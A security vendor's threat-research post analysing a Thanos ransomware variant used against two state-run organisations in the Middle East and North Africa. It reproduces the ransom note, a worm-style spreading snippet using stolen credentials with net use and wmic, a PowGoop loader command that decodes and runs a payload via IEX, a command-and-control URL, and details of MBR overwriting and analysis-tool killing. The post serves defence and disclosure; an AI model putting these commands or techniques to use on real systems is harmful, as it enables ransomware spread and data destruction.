Thanos Ransomware: Destructive Variant Targeting State-Run Organizations in the Middle East and North Africa

unit42.paloaltonetworks.com/thanos-ransomware/

Robert Falcone

September 4, 2020

By Robert Falcone

September 4, 2020 at 6:00 AM


Category: Ransomware, Unit 42

Tags: Middle East, Thanos

This post is also available in: 日本語 (Japanese)

Executive Summary


On July 6 and July 9, 2020, we observed files associated with an attack on two state-run organizations in the Middle East and North Africa that ultimately installed and ran a variant of the Thanos ransomware. The Thanos variant created a text file that displayed a ransom message requesting the victim transfer “20,000$” into a specified Bitcoin wallet to restore the files on the system. We do not have visibility into the overall impacts of these attacks or whether or not the threat actors were successful in receiving a payment from the victims.


HOW_TO_DECYPHER_FILES.txt - Notepad
File Edit Format View Help

```
Your Files are Encrypted.

Don’t worry, you can return all your files!
I don't want to loose your files too. if i want to do something bad to you i would've wipe all of your network but that's not helping me. :)
so temporary all of your files is mine now until you pay the price of them.
If you want to restore them contact me from the address below, i'll be happy to help you to get out of this situation.
You've got 48 hours(2 Days), before you lost your files forever.
I will treat you good if you treat me good too.

The Price to get all things to the normal : 20,000$
My BTC Wallet ID :
1F6sq8YvftTfuE4QcYxfK8s5XFUUHC7sD9

Contact :
josephnull@secmail.pro
Contact: josephnull@secmail.pro


Key Identifier:
cq2Okch9S1yJXCwj1tMI6WCtlk82sJHguaS0fX+m/zLwj5q65V34Zfj5qXvU0+MOozaVf1O3VJwN1BfWGJKpjU6ReaGUjcJYzpXrr4/QZa30hKhXMXigbziXGzZdAYMlVswB5QKrEfHmSs8o24
```

Figure 1. Thanos’ ransom note displayed after encrypting files.

The ransomware was also configured to overwrite the master boot record (MBR), which is an important component loaded on a system’s hard drive that is required for the computer to locate and load the operating system. The ransomware overwrites the MBR to display the same ransom message as the previously mentioned text file, which is a technique we do not see often. The most notable example we’ve observed involved the Petya ransomware in 2017. Overwriting the MBR is a more destructive approach to ransomware than usual. Victims would have to expend more effort to recover their files – even if they paid the ransom. Fortunately, in this case, the code responsible for overwriting the MBR caused an exception because the ransom message contained invalid characters, which left the MBR intact and allowed the system to boot correctly. This means that even though the ransomware was configured to overwrite the MBR, the threat actors were unsuccessful in causing the computers they infected with the Thanos ransomware not to boot.



```
Dont worry, you can return all your files!

The Price to get all things to the normal : 20,000$
My BTC Wallet ID :
1F6sq8YvftTfuE4QcYxfK8s5XFUUHC7sD9

Contact: josephnull@secmail.pro
_
```

Figure 2. Thanos' ransom note displayed if MBR overwrite was successful.

The Thanos ransomware was first discussed by Recorded Future in February 2020 when it was advertised for sale on underground forums. The Thanos ransomware has a builder that allows actors to customize the sample with a variety of available settings. The fact Thanos is for sale suggests the likelihood of multiple threat actors using this ransomware. However, we believe with high confidence that the same actor used a Thanos variant in attacks on two state-run organizations in the Middle East and North Africa.

Based on our telemetry, we first observed Thanos on Jan. 13, 2020, and have seen over 130 unique samples since. We believe the threat actors had prior access to these organizations' networks, as the samples contained credentials that we believe the actors had stolen from systems on these organizations' networks prior to the delivery of the ransomware.

This particular attack involved multiple layers of PowerShell scripts, inline C# code and shellcode in order to load Thanos into memory and to run it on the local system. These layers were largely based on code freely available in open source frameworks, such as Sharp-Suite and Donut. One of the layers involved a custom PowerShell that was responsible for spreading Thanos to other systems on the local network using previously mentioned stolen credentials.

We analyzed this specific Thanos sample that the actors built for the Middle Eastern and Northern African state-run organizations. We determined that the ransomware was loaded into and run from within memory at these organizations. We found the Thanos variant is functionally very similar to the variant discussed by Fortinet in July 2020. The sample analyzed by Fortinet also contained network-spreading functionality enabled, which included network credentials from another state-run organization in the same municipality as the Middle Eastern state-run organization we observed.

The sample analyzed by Fortinet included the same Bitcoin wallet and contact email that we observed. When combined with the targeting of an organization in the same municipality in a similar time frame, this suggests a common actor behind these attacks.

Palo Alto Networks customers are protected from the attacks discussed in this blog by WildFire, which correctly identifies all related samples as malicious, and Cortex XDR, which blocks the components involved in this ransomware infection.

Overview of Thanos Variant Activity

We do not know how the actors delivered the Thanos ransomware to the two state-run organizations in the Middle East and North Africa. However, we know the threat group behind the use of these tools had previous access to these networks as they had already obtained valid credentials from the networks. The exact same Thanos sample was used at both of these organizations, which suggests that the same actor created the sample using the Thanos builder.

The Thanos sample created for these networks executes several layers before the .NET Thanos ransomware runs on a system, specifically using code from several open source frameworks. The layers start at the top with a PowerShell script that not only loads another PowerShell script as a sub-layer, but also attempts to spread the ransomware to other systems on the network using previously stolen credentials. The PowerShell in the second layer does nothing more than load embedded C# code inline so the initial PowerShell script can execute it. The C# code is the third layer, and it is based on UrbanBishop, which is publicly available as part of the Sharp-Suite framework on GitHub. The UrbanBishop code is responsible for writing shellcode to a remote process and executing it, of which the shellcode is the final layer before running the Thanos ransomware. The shellcode in this case was created by Donut, which is another open source framework that will generate shellcode that can load and execute .NET assemblies in memory.



Loaded PowerShell script runs inline C# based on UrbanBishop
Shellcode generated by Donut framework loads .NET Executable into memory and executes it
LogicalDuckBill spreads ransomware and loads a PowerShell script to run ransomware
C# based on UrbanBishop loads shellcode into a remote process and executes it
.NET Executable is a variant of the Thanos ransomware

Figure 3. Layers executed to run the Thanos ransomware on the system.

PowerShell Spreader

The PowerShell spreader, which we call LogicalDuckBill, has two primary purposes:

1. Loading and running the Thanos ransomware.
2. Spreading to other systems by copying itself to and executing itself on remote systems.

The loader functionality within LogicalDuckBill starts with a base64 encoded PowerShell script that it will decode and run using the IEX command. The PowerShell decoded and executed contains the following code, which effectively loads C# code based on UrbanBishop that LogicalDuckBill will call later to inject shellcode:

```
$code = @"

[C# code based on UrbanBishop]

"@

Add-Type -TypeDefinition $code -Language CSharp
```

LogicalDuckBill will then check to see if a file named “logdb.txt” or “logdb.txt.locked” exists in the “c:\” drive before running, which is the method the spreader uses to be sure to only run one instance of the embedded ransomware on each system. We also observed another related sample that looked for “logdbnnn.txt” instead, which is why we call this script LogicalDuckBill. If these files are not present, LogicalDuckBill will write “1” to this text file and then continue to carry out its functionality.

LogicalDuckBill then creates a “notepad.exe” process, which it will then iterate through running processes to find the process ID (PID) of the created “notepad.exe” process. With the PID of the notepad process, the PowerShell script calls the “Do” method in the loaded C# code based on UrbanBishop, which ultimately injects shellcode generated by the Donut framework into the notepad process and executes it. The shellcode then decrypts and loads an embedded .NET executable into memory and executes it, which is the Thanos ransomware payload.

The spreader functionality of LogicalDuckBill starts with the script using the Get-NetTCPConnection cmdlet to get the remote addresses of the current TCP connections on the system. The code then looks through these remote addresses for those that start with 10., 172. and 192. as the first octet and will iterate through each discovered network by changing the last octet from 1 to 254 in a loop. For each iteration, the script will use the Test-NetConnection cmdlet to see if the script can connect to each remote system over SMB port tcp/445, and if it can, it uses the net use command to connect to the remote system with previously stolen credentials and mounts the remote system’s C: drive to the local system’s X: drive. The script then uses the copy command to copy itself to the newly mapped X: drive, which effectively copies LogicalDuckBill to the remote system. The script will then use wmic to run process call create on the remote system to run the newly copied LogicalDuckBill sample on the remote system. The spreading functionality finished each iteration by deleting the mapped drive, all of which is carried out by the following code:

```
if((Test-NetConnection $tr -Port 445).TcpTestSucceeded){
```

```
net use x: \\[IP address]\c$ /user:[Victim Domain]\[Username] [Password]

copy c:\windows\update4.ps1 x:\windows\update4.ps1

wmic /node:[IP address] /user:[Victim Domain]\[Username] /password:[Password] process call create "powershell -exec bypass -file c:\windows\update4.ps1"

net use x: /del /y

}
```

This spreading method in LogicalDuckBill is similar to one found within Thanos' C# code. However, using the PowerShell script to spread allowed the actors to include previously stolen network credentials when creating the mapped drive and when running the copied PowerShell script using wmic.

Thanos Ransomware

The Thanos ransomware was first observed by Recorded Future in February 2020 when it was advertised for sale on underground forums. The Thanos ransomware has code overlaps with other ransomware variants, such as Hakbit, and has a builder that allows the user to customize the sample with a variety of available settings. This ransomware appears to be still under active development, as we observed newly added functionality in the samples built to run on the Middle Eastern and Northern African state-run organizations compared to the original samples analyzed by Recorded Future. In fact, the Thanos ransomware built to run on these two organizations' networks was closer in available functionality to the variant discussed by Fortinet in July 2020. The most obvious difference is that the disabling of safe boot discussed by Fortinet is not available in these samples.


Like other Thanos ransomware samples, the variant built to run on these two organizations' networks uses a 2048-bit RSA public key to encrypt files whose file extensions match those listed in Table 1. After encrypting the file's contents, Thanos will add the file extension ".locked" to the file on disk.

dat	ppt	mdb	odg	backup	aiff
txt	doc	dbf	raw	pdf	flac
jpeg	docx	odb	nef	cert	m4a
gif	sxi	myd	svg	docm	csv
jpg	sxw	php	psd	xlsm	sql
png	odt	java	vmx	dwg	ora
php	hwp	cpp	vmdk	bak	mdf
cs	tar	pas	vdi	qbw	ldf

cpp	bz2	asm	lay6	nd	ndf
rar	mkv	key	sqlite3	tlg	dtsx
zip	eml	pfx	sqlitedb	lgb	rdl
html	msg	pem	accdb	pptx	dim
htm	ost	p12	java	mov	mrimg
xlsx	pst	csr	class	xdw	qbb
xls	edb	gpg	mpeg	ods	rtf
avi	sql	aes	djvu	wav	7z
mp4	accdb	vsd	tiff	mp3	

Table 1. List of extensions of files that Thanos will encrypt.

This variant of Thanos writes a ransom note to a file named “HOW_TO_DECYPHER_FILES.txt” to the desktop and all of the folders that contained files that Thanos encrypted. The ransom note, as seen in Figure 2, requests “20,000$” worth of Bitcoin be transferred to a wallet “1F6sq8YvftTfuE4QcYxfK8s5XFUUHC7sD9” and a contact email of “josephnull@secmail.pro” to recover the encrypted files. The contact email and Bitcoin wallet ID were seen by other researchers and organizations in July 2020, as seen in the .HTA ransom note displayed in Fortinet’s blog and several tweets.


HOW_TO_DECYPHER_FILES.txt - Notepad
File Edit Format View Help

```
Your Files are Encrypted.

Don’t worry, you can return all your files!
I don't want to loose your files too. if i want to do something bad to you i would've wipe all of your network but that's not helping me. :)
so temporary all of your files is mine now until you pay the price of them.
If you want to restore them contact me from the address below, i'll be happy to help you to get out of this situation.
You've got 48 hours(2 Days), before you lost your files forever.
I will treat you good if you treat me good too.

The Price to get all things to the normal : 20,000$
My BTC Wallet ID :
1F6sq8YvftTfuE4QcYxfK8s5XFUUHC7sD9

Contact :
josephnull@secmail.pro
Contact: josephnull@secmail.pro


Key Identifier:
cq2Okch9S1yJXCwj1tMI6WCtlk82sJHguaS0fX+m/zLwj5q65V34Zfj5qXvU0+MOozaVf1O3VJwN1BfWGJKpjU6ReaGUjcJYzpXrr4/QZa30hKhXMXigbziXGzZdAYMlVswB5QKrEfHmSs8o24
```

The features and functionality within the Thanos ransomware have been analyzed by other organizations. Instead of rehashing this analysis, we will only discuss the functionality that was enabled within this variant of Thanos that had not been discussed previously. However, we delineate which previously discussed functionalities are disabled and enabled in this variant of Thanos in Tables 2 and 3 respectively.

Max. File Size	Protect Process	Disable FAC
Persistence - Melt	Wallpaper	Static Pass
Deceiving Msg	Immortal Process	RIPlace
Unlock Files	FTP Logger	Data Stealer
Anti-VM	Wake-on-LAN	Max. Steal Size
Delay	Delayed Activation	Alternate Algo
AMSI Bypass	Client Expiration	Drag and Drop

Table 2. Disabled functionality, which are likely unchecked boxes on the Thanos ransomware builder user interface (UI).

Kill Defender	Fast Mode	Enhanced Notifications
LAN	AntiKill	Customize Notifications


Table 3. Enabled functionality, which are likely checked boxes on the Thanos ransomware builder UI.

The first configuration option enabled that doesn't match the analysis of previous variants of Thanos starts with the code trying to disable User Account Control (UAC) by setting the keys "LocalAccountTokenFilterPolicy" and "EnableLinkedConnections" in SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System to 1. It then attempts to enumerate local and mapped storage volumes. To enumerate the local volumes, the code creates and runs a batch script that is almost exactly the same as the batch script used by Ragnar Locker ransomware to enumerate the local storage volumes. Ragnar Locker used this script to create a VirtualBox configuration file that sets these volumes as SharedFolders, which allows Ragnar Locker to access the local storage volumes while it runs within a VirtualBox virtual machine, as discussed by Sophos. The Thanos implementation does not write the results to a VirtualBox configuration file. Instead, it just prints the configuration to the screen, but does not save the output. Therefore, we cannot be certain of the purpose of this functionality.

The second functionality enabled in this sample that had not been observed in previous Thanos variants involved the ability to overwrite the master boot record (MBR). Once the code checks to see if the operating system version is not "Windows 10" or "Windows 8," the code will attempt to open "\\.\PhysicalDrive0" and write a 512-byte string to offset 0. The byte array that is written to offset 0 of "\\.\PhysicalDrive0" initially has a ransom message of "Your files are encrypted. Contact us at: get-my-data@protonmail.com...", but the code will replace this string with the following string before writing to disk:

Don\xe2\x80\x99t worry, you can return all your files!\r\n\r\nThe Price to get all things to the normal : 20,000$\r\nMy BTC Wallet ID :\r\n1F6sq8YvftTfuE4QcYxfK8s5XFUUHC7sD9\r\n\r\nContact: josephnull@secmail.pro\r\n

The interesting part of the overwriting of the MBR in this specific sample is that it does not work correctly, which can be blamed on either a programming error or the custom message included by the actor. As you can see above, the custom message has the bytes "\xe2\x80\x99" for the apostrophe character in unicode, but the code attempts to convert each character using the "Convert.ToByte" function to replace a single byte in the initial ransom string. However, the unicode apostrophe character is three bytes long and causes an exception that breaks the MBR overwriting functionality. We confirmed that after changing this single character, the MBR overwriting functionality works, which results in the following being displayed instead of Windows booting correctly:



```
Dont worry, you can return all your files!

The Price to get all things to the normal : 20,000$
My BTC Wallet ID :
1F6sq8YvftTfuE4QcYxfK8s5XFUUHC7sD9

Contact: josephnull@secmail.pro

_
```

The third previously unmentioned functionality in this Thanos sample involves creating a thread that watches for newly connected storage volumes. The code uses a management event watcher that calls a function when a new storage volume is connected using the following WMI query:

SELECT * FROM Win32_VolumeChangeEvent WHERE EventType = 2

When the event watcher detects a new storage volume connected, it creates a thread that carries out the file encrypting functionality used by Thanos to encrypt files on the original storage volumes.

The last functionality added to this version of Thanos is the ability to detect and kill more analysis tools to evade detection and analysis. The sample will enumerate through running processes and kill those whose names match the following:

http analyzer stand-alone	intercepter	procexp64
fiddler	Intercepter-NG	RDG Packer Detector
effetech http sniffer	ollydbg	CFF Explorer

firesheep	x64dbg	PEiD
IEWatch Professional	x32dbg	protection_id
dumpcap	dnspy	LordPE
wireshark	dnspy-x86	pe-sieve
wireshark portable	de4dot	MegaDumper
sysinternals tcpview	ilspy	UnConfuserEx
NetworkMiner	dotpeek	Universal_Fixer
NetworkTrafficView	dotpeek64	NoFuserEx
HTTPNetworkSniffer	ida64	
tcpdump	procexp	

Table 4. List of tools this Thanos variant will detect and kill to evade detection

Possibly Related Downloader: Introducing PowGoop

While we cannot confirm the connection, we believe the actors deploying the Thanos ransomware at the Middle Eastern state-run organization also used a downloader that we call PowGoop. The actors would use the PowGoop downloader to reach out to a remote server to download and execute additional PowerShell scripts. The files existed in the same environment as the LogicalDuckBill sample previously discussed, but we did not observe the actors specifically running both PowGoop and the LogicalDuckBill spreader. Also, as expected, there is very little code overlap between the PowerShell code in this downloader and LogicalDuckBill, as their functionality differs dramatically. The only code overlap is a common variable name $a that both of the scripts use to store the base64 encoded data prior to decoding, which is not a strong enough connection to suggest a common author.

The PowGoop downloader has two components: a DLL loader and a PowerShell-based downloader. The PowGoop loader component is responsible for decrypting and running the PowerShell code that comprises the PowGoop downloader. The PowGoop loader DLL that existed in the same environment as LogicalDuckBill had a filename of goopdate.dll that was likely sideloaded by the legitimate and signed Google Update executable. The sideloading process would start with the legitimate GoogleUpdate.exe file loading a legitimate DLL with a name of goopdate86.dll. The sideloading would occur when the goopdate86.dll library loads the goopdate.dll file, which effectively runs the PowGoop loader. We observed the following files that are likely associated:

SHA256	Filename
b60e92004d394d0b14a8953a2ba29951c79f2f8a6c94f495e3153dfbbef115b6	GoogleUpdate.exe
dea45dd3a35a5d92efa2726b52b0275121dceafdc7717a406f4cd294b10cd67e	goopdate86.dll

a224cbaaaf43dfeb3c4f467610073711faed8d324c81c65579f49832ee17bda8	goopdate.dll
b7437e3d5ca22484a13cae19bf805983a2e9471b34853d95b67d4215ec30a00e	config.dat

Table 5. List of files associated with the sideloading of the PowGoop downloader

The goopdate.dll file is the PowGoop loader, whose functionality exists within an exported function named DllRegisterServer. The goopdate.dll file's DllEntryPoint function, which would be called if loaded via the sideloading process mentioned above, does nothing more than attempt to run the DllRegisterServer exported function using the following command:

```
rundll32.exe <module filename>,DllRegisterServer
```

The functional code in DllRegisterServer reads a file named config.dat, decodes it and runs it as a PowerShell script, which is the PowGoop downloader component. To decode the config.dat file, the DLL builds and executes a PowerShell script using the CreateProcessA function. The PowerShell script built by the PowGoop loader will read the contents of the config.dat file, base64 decode and decrypt the contents using a simple subtract by two cipher and run the result PowGoop downloader script using the IEX command, as seen in the following:

```
powershell -exec bypass function bdec($in){$out = [System.Convert]::FromBase64String($in);return [System.Text.Encoding]::UTF8.GetString($out);}function bDec2($szinput){$in = [System.Text.Encoding]::UTF8.GetBytes($szinput);for ($i=0; $i -le $in.count -1; $i++){$in[$i] = $in[$i] - 2;}return [System.Text.Encoding]::UTF8.GetString($in);}function bDd($in){$dec = bdec $in;$temp = bDec2 $dec;return $temp;}$a=get-content C:\\Users\\[username]\\Desktop

config.dat;$t =bDd $a;iex($t);
```

The config.dat file we decrypted is the PowGoop downloader that the actors configured to use the following URL as its command and control (C2):

http://107.174.241[.]175:80/index.php

The PowGoop downloader will communicate with the C2 server via HTTP GET requests to this URL. It will expect the C2 server to respond to requests with base64 encoded data that the script will decode, decompress the decoded data using System.IO.Compression.GzipStream and then decrypt the decompressed data using the same subtract by two cipher used to decrypt the config.dat file. It will first communicate with the C2 to obtain a unique identifier value that the C2 will assign to the compromised system. After obtaining this identifier, the script will continue to communicate with the C2 to obtain Tasks, which the script will decode, decompress, decrypt and run as PowerShell scripts. The script exfiltrates the result of a task to the C2 by encrypting the result using an add by two cipher, compressing the ciphertext and base64 encoding it, and transmitting it to the C2 server using a GET request with the data in the Cookie field of the HTTP request, specifically as the R value.

Conclusion

Actors used the Thanos ransomware to encrypt files and a PowerShell script to spread to additional systems, specifically on networks of two state-run organizations in the Middle East and North Africa. The Thanos variant created a text file that displayed a ransom message requesting the victim transfer “20,000$” into a specified Bitcoin wallet to restore the files on the system.

While the Thanos ransomware is not new, it appears that it is still under active development as the variant used in these attacks contained new functionality. The new functionality included the ability to detect and evade more analysis tools, the enumeration of local storage volumes via a technique used by the Ragnar Locker ransomware and a new capability to monitor for newly attached storage devices.

Most importantly, this variant of Thanos also included the new ability to overwrite the MBR and display the same ransom message. Overwriting the MBR is a much more destructive approach to ransomware than previously used by Thanos and would require more effort for victims to recover their files even if they paid the ransom.

Palo Alto Networks customers are protected from the attacks discussed in this blog in the following ways:

- All known Thanos ransomware and LogicalDuckBill samples have malicious verdicts in WildFire.
- AutoFocus customers can track this ransomware, PowerShell spreading script and the potentially related downloader with the tags Thanos, LogicalDuckBill and PowGoop.
- Cortex XDR blocks Thanos ransomware, LogicalDuckBill and PowGoop.

Indicators of Compromise

LogicalDuckBill Samples

